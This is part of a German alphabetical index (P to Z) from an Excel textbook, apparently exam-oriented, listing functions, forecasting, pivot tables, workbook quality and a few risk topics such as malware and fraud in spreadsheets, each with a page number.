→ PIVOTDATENZUORDNEN() · Seite 273

PIVOTDATENZUORDNEN() · Seite 273

PIVOTDATENZUORDNEN() vs.
SUMMEWENNS() · Seite 273

PIVOTDATENZUORDNEN() – drei Nachteile ·
Seite 273

PIVOTDATENZUORDNEN() – Zweck &
Bestandteile · Seite 273

Pivottabellen · Seite 297

Pivottabellen – historischer Ballast oder
unentbehrlich? · Seite 274

Plan, Ist und Delta mit einer einzigen
Steuerzelle umschalten · Seite 164

Plan/Ist/Delta-Umschaltung · Seite 164

Planung → Business Case: Historie/
Prognose/Planung · Seite 582

Planung → Business-Case-Terminologie:
Historie, Prognose, Planung · Seite 582

Player → Excel-MVP (Most Valuable Player,
Key-User) · Seite 597

Posten → Altersstrukturanalyse (Offene
Posten) · Seite 85

Potenz-/Wurzelformel (CAGR) · Seite 85

Power BI (Abgrenzung) · Seite 273

Power Pivot · Seite 597

Power Pivot / Datenmodell / DAX (Aufgabe) ·
Seite 334

Power Pivot, Datenmodell und DAX · Seite 334

Power Query · Seite 597

Power Query als Angriffsvektor · Seite 529

Power Query als Angriffsvektor jenseits von VBA · Seite 529

Power-Query-Editor / Transformieren · Seite 85

Practice → Gleitender Mittelwert (Best Practice) · Seite 353

Practice → Tabellenblätter: Best Practice · Seite 414

Practice → Tabellenblätter: Best Practice (10 Eigenschaften) · Seite 409

Practice → Tabellenblätter: Best Practice (6 Eigenschaften) · Seite 597

Problem → Lorenzkurve – Problem (ausführlich) · Seite 353

Problem → Sperrdatei ~\$ – Zweck und Problem · Seite 597

Probleme → Excel-Hilfe – drei Probleme · Seite 597

Probleme → Performance Probleme in Excel? · Seite 700

Produkt → Pivotanalysen – Jahresumsatz pro Produkt und Region · Seite 275

Professional → Excel-MVP (Most Valuable Professional) · Seite 597

Prognose – Nachteile von PROGNOSE.ETS · Seite 353

PROGNOSE → Abgrenzung

PROGNOSE.LINEAR vs. PROGNOSE.ETS · Seite 353

Prognose → Ausreißer (Prognose) · Seite 353

PROGNOSE → Black-Box (PROGNOSE.ETS) · Seite 353

Prognose → Business Case: Historie/Prognose/Planung · Seite 582

Prognose → Business-Case-Terminologie: Historie, Prognose, Planung · Seite 582

Prognose → Konfidenzintervall (Prognose) · Seite 353

PROGNOSE → Prognosen mit Excel – Nachteile von PROGNOSE.ETS() · Seite 356

PROGNOSE → Saisonalität (PROGNOSE.ETS-Argument) · Seite 353

Prognose → Statistik und Prognose · Seite 54

Prognose → Strukturbruch (Prognose) · Seite 353

PROGNOSE → Zeitachse (PROGNOSE.ETS-Argument) · Seite 353

PROGNOSE.ETS() · Seite 353

PROGNOSE.ETS() – drei Grenzen · Seite 353

PROGNOSE.ETS() – Syntax & Argumente · Seite 353

PROGNOSE.ETS() – Zweck, Methode, Konfidenzintervall · Seite 357

PROGNOSE.ETS.KONFINT und die Prognosestatistiken · Seite 386

PROGNOSE.ETS.KONFINT() · Seite 353

PROGNOSE.LINEAR() · Seite 353

Prognosearbeitsblatt · Seite 353

Prognosefunktionen in Excel (Überblick) · Seite 353

Prognosen mit Excel · Seite 398

Prognosen mit Excel – Nachteile von PROGNOSE.ETS() · Seite 356

Prognosestatistiken → PROGNOSE.ETS.KONFINT und die Prognosestatistiken · Seite 386

Prozentanteil → Kumulierter Prozentanteil (ABC) · Seite 353

Prüf-Checkliste → Fremde Daten importieren: die Prüf-Checkliste und die Reparaturen · Seite 456

Prüf-Checkliste → Qualität – Prüf-Checkliste (8 Kriterien) · Seite 273

Prüfbarkeit von Arbeitsmappen · Seite 538

Punkte-Checkliste → Gebührende Sorgfalt – 10-Punkte-Checkliste · Seite 409

Punktevergabe: nur volle Punkte (U15) · Seite 62

Python → COPILOT() / Python in Excel · Seite 532

Python → KI in Excel: die Funktion COPILOT() und Python in Excel · Seite 532

Q

QIKV() — #DIV/0! statt #ZAHL! · Seite 242

Quadrate → Methode der kleinsten Quadrate · Seite 353

Qualifikationspyramide (Amateur→Meister) · Seite 591

Qualifizierung → Strukturierte Verweise: Bezeichner, Bezugsoperatoren, Qualif · Seite 523

Qualität von Arbeitsmappen · Seite 409

Qualität – Prüf-Checkliste (8 Kriterien) · Seite 273

Qualität – sechs Qualitätsdimensionen · Seite 273

Qualität → Datenqualität → Qualität von Arbeitsmappen · Seite 409

Qualitätsbegriff (Rohleder: Kundenanforderungen) · Seite 409

Qualitätsdimensionen → Qualität – sechs Qualitätsdimensionen · Seite 273

QUBA-Pflicht: Formelbeispiel zur integrierten QuickInfo-Hilfe · Seite 669

QUBA-Regel → Erklärung der genannten Excel-Bestandteile (QUBA-Regel) · Seite 460

QUBA-Regel → Formel-Zerlegung (QUBA-Regel: jeder Bestandteil einzeln) · Seite 686

QUBA-Regel: Jeder Formel-Bestandteil einzeln erklärt · Seite 693

Quelle → Drei-Stufen-Fluss (Quelle → Verarbeitung → Ausgabe) · Seite 409

QuickInfo / Funktions-Tooltip · Seite 597

QuickInfo-Hilfe → QUBA-Pflicht: Formelbeispiel zur integrierten QuickInfo-Hilfe · Seite 669

R

RAM → Arbeitsspeicher · Seite 597

Rangfolge → Internet-Hilfsangebote (drei Gruppen + Rangfolge) · Seite 597

Ransomware-Attacke · Seite 535

Rechenbeispiele → Selbstkontroll-Zahlen aller Rechenbeispiele · Seite 267

Rechnen → Bedingtes Rechnen und Aggregieren · Seite 45

Region → Pivotanalysen – Jahresumsatz pro Produkt und Region · Seite 275

Region → Umsatzanalyse nach Region/ Kategorie · Seite 85

Regression → Lineare Regression / Trendgerade · Seite 353

Regressionsgerade · Seite 85

Reihenfolge in der Klausur · Seite 66

Relativer Bezug · Seite 597

RENDITE() – Warnung (nicht für CAGR) · Seite 85

Reparatur-Handgriffe → Fremde Daten importieren: die Prüf-Checkliste und die Repara · Seite 456

Revisionssicherheit · Seite 409

Revisionssicherheit → Compliance / Revisionssicherheit · Seite 409

RGP() (LINEST) · Seite 85

Risiken von Excel · Seite 535

Risiken von Excel (drei, ausführlich) · Seite 535

Risiken → Hey-Joe-Effekt – drei Risiken · Seite 597

RMZ/ZW/BW/ZZR/ZINS — Argument F · Seite 246

Rohdaten (Zugriff, Grenze Pivot) · Seite 273

Rohleder-Schichtenmodell → Blatttypen und das Rohleder-Schichtenmodell · Seite 576

Rohleder-Stil → Übungsaufgaben im Rohleder-Stil — gelöst · Seite 99

Rohleders Fragestil · Seite 66

Rolle im Anwendersupport · Seite 663

RÖMISCH → Weitere Textfunktionen: ZEICHEN(10), GLÄTTEN, RÖMISCH · Seite 231

RÖMISCH → ZEICHEN(10) / GLÄTTEN / RÖMISCH · Seite 231

Rückverfolgbarkeit → Nachvollziehbarkeit / Rückverfolgbarkeit · Seite 409

S

Saison → Niveau / Trend / Saison (ETS-Komponenten) · Seite 353

Saisonalität (PROGNOSE.ETS-Argument) · Seite 353

SAP R/3 / S/4HANA · Seite 535

SAP – drei Vorteile · Seite 535

Schatten-IT · Seite 535

Schatten-IT → Parallelwelt Excel – Schatten-IT + SVERWEIS-Fehler · Seite 535

SCHÄTZER() (alt: FORECAST) · Seite 241

Schichtenmodell (Rohleder) · Seite 576

Schnellzugriff → Anhang: Die Aufgaben im Schnellzugriff · Seite 350

Schnellzugriffsleiste / Statuszeile · Seite 343

Schnittmengenoperator (Leerzeichen) · Seite 597

Schritt-für-Schritt → Pivot-Tabelle – Schritt-für-Schritt erstellen · Seite 273

Schritte → ABC-Analyse – Durchführung in Excel (7 Schritte) · Seite 353

Schritten → ABC-Analyse – Zweck und Vorgehen in drei Schritten · Seite 355

Schweizer Taschenmesser (Excel) · Seite 535

Scripts → Office Scripts / JavaScript-Add-ins · Seite 597

Selbstkontroll-Zahlen aller Rechenbeispiele · Seite 267

Semikolon ; → Argumenttrennzeichen · Seite 85

Semikolon → Argument-Trennzeichen (Semikolon) · Seite 406

Semikolon → Argumenttrennzeichen (Semikolon) · Seite 597

SEQUENZ() · Seite 597

SEQUENZ() — erzeugende Funktion · Seite 211

SharePoint → OneDrive / SharePoint / Teams · Seite 475

Sicherheitslücken (Excel) · Seite 535

Simplex-LP / GRG / Evolutionär · Seite 271

Simulation von Erfolgsgrößen und das „Vorrechnen“ · Seite 594

Simulation → Vorrechnen / Simulation von Erfolgsgrößen · Seite 594

Single Source of Truth · Seite 535

Skalierbarkeit · Seite 535

Skalierungsproblem → SVERWEIS() – Skalierungsproblem · Seite 597

Slicer → Datenschnitt / Slicer · Seite 273

Solver (Zielzelle/Variablen/ Nebenbedingungen) · Seite 271

Sorgfalt → Ausgangspunkt: Was heisst "gebührende Sorgfalt" für eine Exc · Seite 458

Sorgfalt → Checkliste "Gebührende Sorgfalt bei Excel-Arbeitsmappen" (In · Seite 458

Sorgfalt → Gebührende Sorgfalt (OLG Celle) · Seite 409

Sorgfalt → Gebührende Sorgfalt – 10-Punkte-Checkliste · Seite 409

Sorgfalt → Gebührende Sorgfalt – Checkliste der Innenrevision · Seite 410

Sorgfalt → Gebührende Sorgfalt – Innenrevisions-Checkliste · Seite 457

Sorgfalts-Checkliste → Passwortschutz (Sorgfalts-Checkliste) · Seite 409

Sorgfalts-Kontext → *WENNFehler()* –
Sorgfalts-Kontext · Seite 409

SORTIEREN → *Dynamische Matrizen*
schreiben: *FILTER*, *EINDEUTIG*, *SORTIEREN* ·
Seite 212

SORTIEREN → *FILTER()* / *EINDEUTIG()* /
SORTIEREN() · Seite 212

SORTIEREN() (*SORT*) · Seite 353

Source → *Single Source of Truth* · Seite 535

Spalte → *Berechnete Spalte (Excel-Tabelle)* ·
Seite 85

Spaltenindex (SVERWEIS-Schwachstelle) ·
Seite 597

SPALTENWAHL / *ZEILENWAHL* /
VSTAPELN / *MTRANS* · Seite 216

Sparklines · Seite 409

Sperrdatei ~\$ – Zweck und Problem · Seite
597

Sperrdatei „~\$“ · Seite 597

Sperrdatei → *Excel-Technik – die versteckte*
Sperrdatei „~\$“ · Seite 603

Sperrdatei → *Lock-File* → *Sperrdatei ~\$* ·
Seite 597

Sperrdatei → *Verwaiste Sperrdatei / Cloud-*
Sync-Konflikt · Seite 597

Spickzettel → *FORMELTEXT()* als *Spickzettel* ·
Seite 657

Spill / *Überlaufverhalten* · Seite 211

Spreadsheet-Risk · Seite 571

Spreadsheet-Risk → *Fehleranfälligkeit*
(*Spreadsheet-Risk*) · Seite 535

Sprungmarken setzen (#) · Seite 597

Stabilität → *Arbeitsspeicher (RAM)* / *Stabilität*
· Seite 597

Statistik und Prognose · Seite 54

Statuszeile → *Schnellzugriffsleiste* /
Statuszeile · Seite 343

Stegreif → *Fünf Pflichtfunktionen aus dem*
Stegreif · Seite 262

Steigung → *Variable Stückkosten (Steigung)* ·
Seite 85

STEIGUNG() (*SLOPE*) · Seite 85

Streudiagramm und KORREL() · Seite 259

Streudiagramm, KORREL() und die
Trendlinientypen · Seite 259

STRG + EINGABE (alle markierten Zellen) ·
Seite 597

Strg+F / *Strg+H* (Suchen und Ersetzen) · Seite
597

Strukturbruch (Prognose) · Seite 353

Strukturierte Verweise · Seite 166

Strukturierte Verweise – Syntaxregeln · Seite
523

Strukturierte Verweise → *Strukturierter Bezug*
· Seite 61

Strukturierte Verweise: Bezeichner,
Bezugsoperatoren, Qualifizierung und
Syntaxregeln · Seite 523

Strukturierter Bezug (Bezugsart) · Seite 597

Strukturierter Verweis · Seite 85

Strukturierter Verweis – drei Vorteile · Seite 85

Strukturierter → *Strukturierte Verweise* →
Strukturierter Bezug · Seite 61

Strukturierung → *Grundsatz 2: Strukturierung*
und Konsistenz · Seite 409

Stückkosten → *Variable Stückkosten*
(*Steigung*) · Seite 85

SUMME() · Seite 353

Summen → *Mehrfachbedingte Summen* ·
Seite 85

Summen → *Mehrfachbedingte Summen –*
zwei Techniken · Seite 85

Summenbereich heimlich verkürzen (Betrug) ·
Seite 475

SUMMENPRODUKT() · Seite 85

SUMMEWENN() · Seite 597

SUMMEWENNS → *Deckungsbeitragsanalyse*
(*SUMMEWENNS*) · Seite 85

SUMMEWENNS → Indikatorfunktion
(*SUMMEWENNS* mathematisch) · Seite 85

SUMMEWENNS →
PIVOTDATENZUORDNEN() vs.
SUMMEWENNS() · Seite 273

SUMMEWENNS → *TEILERGEBNIS* → siehe
SUMMEWENNS / Pivot · Seite 85

SUMMEWENNS() · Seite 85

SUMMEWENNS() – Syntax & jedes Argument
· Seite 85

SVERWEIS → *Bereich_Verweis* (*SVERWEIS*,
4. Argument) · Seite 597

SVERWEIS → Teil (b) - Feature-
Demonstration: *SVERWEIS* (alt) vs. *XVERWEIS*
· Seite 673

SVERWEIS → Verweis → *SVERWEIS* /
XVERWEIS · Seite 597

SVERWEIS() (*VLOOKUP*) · Seite 597

SVERWEIS() – Skalierungsproblem · Seite 597

SVERWEIS() – typischer unbemerkter Fehler ·
Seite 535

SVERWEIS-Fehler → Parallelwelt Excel –
Schatten-IT + *SVERWEIS*-Fehler · Seite 535

SVERWEIS-Schwachstelle → Spaltenindex
(*SVERWEIS*-Schwachstelle) · Seite 597

Syntax → *PROGNOSE.ETS()* – Syntax &
Argumente · Seite 353

Syntax → *SUMMEWENNS()* – Syntax & jedes
Argument · Seite 85

Syntaxregeln → Strukturierte Verweise –
Syntaxregeln · Seite 523

Syntaxregeln → Strukturierte Verweise:
Bezeichner, Bezugsoperatoren, Qualif · Seite
523

Szenarien → *Tatwaffe Excel* – drei Szenarien ·
Seite 475

T

Tabelle anlegen (STRG+T) · Seite 659

Tabelle → Excel-Tabelle / Als Tabelle
formatieren (Strg+L) · Seite 85

Tabelle → Letzter / neuester Wert einer
Tabelle · Seite 85

Tabellen → Formatierte Tabellen – Grenzen ·
Seite 586

Tabellen → Grenzen formatierter Tabellen ·
Seite 586

Tabellen-Automatik → Ausfüllkästchen vs.
Tabellen-Automatik · Seite 659

Tabellen-Intern und Duplikate entfernen ·
Seite 341

Tabellenblätter: Best Practice · Seite 414

Tabellenblätter: Best Practice (10
Eigenschaften) · Seite 409

Tabellenblätter: Best Practice (6
Eigenschaften) · Seite 597

Tabellenblatffunktionen → *Financial Modeling*
– die einschlägigen Tabellenblatffunktion ·
Seite 90

Tabellenblatffunktionen → *Volatile*
Tabellenblatffunktionen · Seite 85

Taschenmesser → *Schweizer Taschenmesser*
(Excel) · Seite 535

Tastenkombinationen (Enter-Varianten) · Seite
85

Tastenkombinationen → *Formelerfassung* –
Tastenkombinationen · Seite 597

Tatwaffe Excel · Seite 509

Tatwaffe Excel – „Agent Tesla“-Malware ·
Seite 476

Tatwaffe Excel – drei Szenarien · Seite 475

Techniken → *Mehrfachbedingte Summen* –
zwei Techniken · Seite 85

Teil (a) - Drei verschiedene Gründe (je mit
EIGENEM konkretem Feature-Beleg) · Seite
672

Teil (b) - Feature-Demonstration: *SVERWEIS*
(alt) vs. *XVERWEIS* (neu) · Seite 673

Teilaufgabe a) — Definition, Berechnungsverhalten, drei Beispiele · Seite 186

Teilaufgabe b) — Warum sparsam einsetzen? · Seite 187

TEILERGEBNIS und AGGREGAT · Seite 220

TEILERGEBNIS → siehe SUMMEWENNS / Pivot · Seite 85

TEILERGEBNIS() und AGGREGAT() · Seite 220

Teilpläne → Budgetierung — Teilpläne · Seite 584

Teilpläne → Budgetierung: Definition, Teilpläne und das zweischrittige V · Seite 584

Text in Spalten / TEXTTEILEN · Seite 456

Text, Datum, Sonstiges · Seite 57

Textbegrenzer → Anführungszeichen als Textbegrenzer · Seite 273

Textbox an eine Zelle binden und Blätter zwischen Mappen kopieren · Seite 348

Textbox an Zelle binden (255 Zeichen) · Seite 348

Textfunktionen → Weitere Textfunktionen: ZEICHEN(10), GLÄTTEN, RÖMISCH · Seite 231

TEXTJOIN → TEXTVERKETTEN() (TEXTJOIN) · Seite 85

TEXTKETTE() (CONCAT) · Seite 85

TEXTTEILEN → Text in Spalten / TEXTTEILEN · Seite 456

TEXTVERKETTEN() (TEXTJOIN) · Seite 85

Textverkettung · Seite 85

Textverkettung – drei Methoden · Seite 85

Textverkettung – zwei Anwendungsgebiete · Seite 85

Themas → Einordnung des Themas · Seite 680

Themas → Einordnung des Themas „Parallelwelt Excel“ · Seite 569

Transaktionssicherheit (DBMS) · Seite 535

Transformieren → Power-Query-Editor / Transformieren · Seite 85

TREND() / RGP() / PROGNOSE.LINEAR() — Abgrenzung · Seite 253

TREND(), PROGNOSE.LINEAR() und RGP() im Vergleich · Seite 253

Trendgerade → Lineare Regression /

Trendgerade · Seite 353

Trendlinientypen · Seite 259

Trendlinientypen → Streudiagramm, KORREL() und die Trendlinientypen · Seite 259

Trennung Eingabe – Berechnung – Ausgabe · Seite 409

Trennzeichen-Übersicht (: ; ! \$ # @ []) · Seite 597

Ü

Überblick → Prognosefunktionen in Excel (Überblick) · Seite 353

Überlauf → #KALK!-Fehler (Überlauf) · Seite 212

ÜBERLAUF → Überlauf-Fehler #ÜBERLAUF! (#SPILL!) · Seite 211

Überlauf-Fehler #ÜBERLAUF! (#SPILL!) · Seite 211

ÜBERLAUF-Ursache → Verbundene Zellen (#ÜBERLAUF-Ursache) · Seite 211

Überlaufbereichs-Operator # · Seite 211

Übersichtlichkeit → Grundsatz 1: Klarheit und Übersichtlichkeit · Seite 409

U

UDF → benutzerdefinierte Funktion · Seite 597

Umgang → Aufgaben von Excel – Umgang mit 1 Mio. Datensätzen · Seite 536

Umsatzanalyse nach Region/Kategorie · Seite 85

Unabhängigkeit → Verfügbarkeit /
Unabhängigkeit (Excel-Chance) · Seite 535
UNIQUE → EINDEUTIG() (UNIQUE) · Seite
211

Ursachen → Performance – drei Ursachen +
Gegenmaßnahmen · Seite 597

V

Validierungsregeln (Datenüberprüfung) · Seite
409

Valuable → Excel-MVP (Most Valuable Player,
Key-User) · Seite 597

Valuable → Excel-MVP (Most Valuable
Professional) · Seite 597

Variable Stückkosten (Steigung) · Seite 85

Variablen → Solver (Zielzelle/Variablen/
Nebenbedingungen) · Seite 271

VBA (Visual Basic for Applications) · Seite 597

VBA – drei Anwendungsgebiete · Seite 597

VBA – Interaktion mit Outlook / Datenbanken
· Seite 597

VBA – warum Microsoft abschalten will · Seite
597

Verarbeitung → Drei-Stufen-Fluss (Quelle →
Verarbeitung → Ausgabe) · Seite 409

Verbindung → Aktualisieren beim Öffnen
(Verbindung) · Seite 597

Verbundene Zellen (#ÜBERLAUF-Ursache) ·
Seite 211

Verbundene Zellen — Workaround · Seite 348

Verfügbarkeit / Unabhängigkeit (Excel-
Chance) · Seite 535

Vergleich / Fazit (klausurtauglich) · Seite 185

Vergleich → TREND(), PROGNOSE.LINEAR()
und RGP() im Vergleich · Seite 253

VERGLEICH → XVERGLEICH als moderner
VERGLEICH · Seite 228

VERGLEICH() (MATCH) · Seite 597

Verhalten → Volatile Funktionen – Definition &
Verhalten · Seite 85

VERKETTEN() (veraltet) · Seite 85

Verkettungsoperator & · Seite 85

VERSCHIEBEN → BEREICH.VERSCHIEBEN()
(OFFSET) · Seite 353

Versionierung / Versionschaos · Seite 409

Versionschaos → Versionierung /

Versionschaos · Seite 409

Verwaiste Sperrdatei / Cloud-Sync-Konflikt ·
Seite 597

Verwaltung → Digitales Dilemma der
Verwaltung · Seite 535

Verwaltung → Excel: Segen oder Fluch? –
Digitales Dilemma der Verwaltung · Seite 537

Verweis → Bereich_Verweis (SVERWEIS, 4.
Argument) · Seite 597

Verweis → Strukturierter Verweis · Seite 85

Verweis → Strukturierter Verweis – drei
Vorteile · Seite 85

Verweis → SVERWEIS / XVERWEIS · Seite
597

Verweise → Strukturierte Verweise · Seite 166

Verweise → Strukturierte Verweise –
Syntaxregeln · Seite 523

Verweise → Strukturierte Verweise →
Strukturierter Bezug · Seite 61

Verweise → Strukturierte Verweise:
Bezeichner, Bezugsoperatoren, Qualif · Seite
523

Verweisen und Nachschlagen · Seite 42

Vier-Augen-Prinzip · Seite 409

Visual Basic for Applications (VBA) · Seite 604

VLOOKUP → SVERWEIS() (VLOOKUP) · Seite
597

Volatile Funktionen – Definition & Verhalten ·
Seite 85

Volatile Funktionen – vollständige Liste · Seite
85

Volatile Funktionen – warum sparsam? · Seite
85

Volatile Tabellenblatffunktionen · Seite 85

Vorgänger → Formelnachverfolgung (Spur zum Vorgänger) · Seite 85

Vorgehen → ABC-Analyse – Zweck und Vorgehen in drei Schritten · Seite 355

Vorgehen → Budgetierung: Definition, Teilpläne und das zweischrittige V · Seite 584

Vorkommen → Duplikate entfernen – erstes Vorkommen · Seite 341

Vorlagen (Excel-Templates) · Seite 597

Vorlagen – Begriff und drei Arten · Seite 597

Vorlagen → Arbeiten mit Vorlagen · Seite 600

Vorrechnen / Simulation von Erfolgsgrößen · Seite 594

Vorrechnen → Simulation von Erfolgsgrößen und das „Vorrechnen“ · Seite 594

Vorteile → Datenflussplan – drei Vorteile · Seite 409

Vorteile → Dynamische Datenverknüpfung – drei Vorteile · Seite 85

Vorteile → Hashtag-Navigation – Vorteile gegenüber Blattregister · Seite 85

Vorteile → Pivot-Tabelle – drei Vorteile · Seite 273

Vorteile → Strukturierter Verweis – drei Vorteile · Seite 85

VSTAPELN → SPALTENWAHL / ZEILENWAHL / VSTAPELN / MTRANS · Seite 216

VUCA-Welt · Seite 535

VUCA-Welt → Parallelwelt Excel – SAP/ERP vs. Excel in der VUCA-Welt · Seite 538

W

Wachstumsrate → CAGR · Seite 85

Warnung → RENDITE() – Warnung (nicht für CAGR) · Seite 85

Was die letzte Klausur zusätzlich verrät · Seite 66

Was ist ein/e Excel-MVP? · Seite 662

WEBDIENST() (WEBSERVICE) · Seite 475

WEBSERVICE → WEBDIENST() (WEBSERVICE) · Seite 475

Weitere Textfunktionen: ZEICHEN(10), GLÄTTEN, RÖMISCH · Seite 231

Weitergabe → Formale Mindestanforderungen vor der Weitergabe · Seite 590

Weitergabe → Mindestanforderungen vor Weitergabe · Seite 590

Weiterverarbeitung dynamischer Matrizen · Seite 216

Wenn du etwas nicht findest · Seite 67

WENN() – verschachtelt · Seite 353

WENNFEHLER() · Seite 597

WENNFEHLER() – Sorgfalts-Kontext · Seite 409

WENNS() · Seite 353

Wertanteil je Artikel (ABC) · Seite 353

Wertfeldeinstellungen (Pivot) · Seite 273

Wie er korrigiert – aus seiner eigenen Einsichtnahme-Führung · Seite 64

Wie Excel Datum und Uhrzeit intern speichert · Seite 661

Wiederherstellung → Backup / Wiederherstellung · Seite 409

Wo die Punkte wirklich liegen · Seite 65

Wochenscheibe vs. Monatsscheibe · Seite 165

Woraus → Der Solver in drei Fragen: Was, Woraus, Womit · Seite 271

Workaround → Verbundene Zellen – Workaround · Seite 348

Wurzelformel → Potenz-/Wurzelformel (CAGR) · Seite 85

X

XINTZINSFUSS → Die drei internen Zinsfüße: IKV(), XINTZINSFUSS() und QIKV() · Seite 242

XINTZINSFUSS → Interner Zinsfuß (XINTZINSFUSS / XIRR) · Seite 85

XINTZINSFUSS() (XIRR) · Seite 85

XINTZINSFUSS() = XIRR — interner Zinsfuss ·
Seite 97

XKAPITALWERT → Barwert →

XKAPITALWERT() · Seite 85

XKAPITALWERT → Kapitalwert

(XKAPITALWERT / XNPV) · Seite 85

XKAPITALWERT() (XNPV) · Seite 85

XKAPITALWERT() = XNPV — Kapitalwert bei
unregelmässigen Zahlungsströmen · Seite 94

XLOOKUP → XVERWEIS() (XLOOKUP) · Seite
597

XLTX / XLTM / XLAM / ODS · Seite 527

XVERGLEICH als moderner VERGLEICH ·
Seite 228

XVERGLEICH() · Seite 228

XVERWEIS → Teil (b) - Feature-

Demonstration: SVERWEIS (alt) vs. XVERWEI
· Seite 673

XVERWEIS → Verweis → SVERWEIS /

XVERWEIS · Seite 597

XVERWEIS() (XLOOKUP) · Seite 597

XVERWEIS() – Zeitpunktgröße nachschlagen ·
Seite 85

Y

YEARFRAC → BRTEILJAHRE() (YEARFRAC) ·
Seite 85

Z

Zahlen → Anhang: Zahlen zum

Auswendiglernen · Seite 233

Zahlenformat ;;; (Zelle unsichtbar machen) ·
Seite 475

Zahlenformate → Benutzerdefinierte

Zahlenformate, „Genauigkeit wie angezeigt“ ·
Seite 519

Zahlenformate, benutzerdefinierte (vierteilig) ·
Seite 519

ZÄHLENWENN() · Seite 353

ZÄHLENWENNS() · Seite 85

Zahlungsströmen → XKAPITALWERT() =
XNPV — Kapitalwert bei unregelmässigen
Zahl · Seite 94

Zeichen → Textbox an Zelle binden (255
Zeichen) · Seite 348

ZEICHEN → Weitere Textfunktionen:

ZEICHEN(10), GLÄTTEN, RÖMISCH · Seite
231

ZEICHEN(10) / GLÄTTEN / RÖMISCH · Seite
231

Zeilenlimit 1.048.576 · Seite 597

Zeilenumbruch → ALT + EINGABE
(Zeilenumbruch in Zelle) · Seite 597

ZEILENWAHL → SPALTENWAHL /
ZEILENWAHL / VSTAPELN / MTRANS · Seite
216

Zeitachse (PROGNOSE.ETS-Argument) ·
Seite 353

Zeitachse → Finanzmodellierung: die starre
Zeitachse (12 P) — SS24-Klaus · Seite 160

Zeitachse → Finanzmodellierung: starre
Zeitachse (SS24) · Seite 160

Zeitpunkt → Drei Geldgrößen (Zeitpunkt/
Zeitraum/Barwert) · Seite 163

Zeitpunktgröße → XVERWEIS() –
Zeitpunktgröße nachschlagen · Seite 85

Zeitraum → Drei Geldgrößen (Zeitpunkt/
Zeitraum/Barwert) · Seite 163

Zeitraumgröße → Cash-Flow / Zeitraumgröße
· Seite 85

Zeitreihenprognose · Seite 353

Zellbezug statt Abschreiben · Seite 424

ZELLE("dateiname") · Seite 409

Zellen → STRG + EINGABE (alle markierten
Zellen) · Seite 597

Zellen → Verbundene Zellen (#ÜBERLAUF-
Ursache) · Seite 211

Zellen → Verbundene Zellen — Workaround ·
Seite 348

Zellendropdown → Datenüberprüfung /

Zellendropdown · Seite 324

Zellendropdown → Datenüberprüfung und

Zellendropdown · Seite 324

Zellenformatvorlage → Formatvorlage /

Zellenformatvorlage · Seite 597

Zellkommentare / Notizen · Seite 409

Zellschutz / Blattschutz · Seite 597

*Zentraler Parameter (absoluter Bezug \$C\$3) ·
Seite 409*

Zielzelle → Solver (Zielzelle/Variablen/

Nebenbedingungen) · Seite 271

ZINS() (RATE) · Seite 85

*Zinsfuss → Entscheidungsregel Kapitalwert /
interner Zinsfuss · Seite 85*

Zinsfuss → Interner Zinsfuss

(XINTZINSFUSS / XIRR) · Seite 85

*Zinsfuss → Investitionsrechnung mit Excel —
Kapitalwert, interner Zinsf · Seite 94*

*Zinsfuss → XINTZINSFUSS() = XIRR —
interner Zinsfuss · Seite 97*

*Zinssatz → ZSATZINVEST() = RRI — Zinssatz
einer Investition über mehrer · Seite 98*

*Zinsusancen (act/360, act/365, act/act) ·
Seite 250*

*Zinsusancen und das Argument Basis · Seite
250*

Zirkelbezug · Seite 409

ZSATZINVEST() (RRI) · Seite 85

*ZSATZINVEST() = RRI — Zinssatz einer
Investition über mehrere Perioden · Seite 98*

ZUFALLSBEREICH() · Seite 85

ZUFALLSMATRIX() · Seite 597

ZUFALLSZAHL() (RAND) · Seite 85

*Zugang → Liquiditätsplanung (Zugang/
Abgang/Saldo) · Seite 165*

*Zugang → Liquiditätsplanung: Zugang,
Abgang, Saldo und das Girokonto · Seite 165*

*Zugriff → Rohdaten (Zugriff, Grenze Pivot) ·
Seite 273*

Zugriffsrechte / Berechtigungen · Seite 409

ZW2ZINS() (RRI) · Seite 85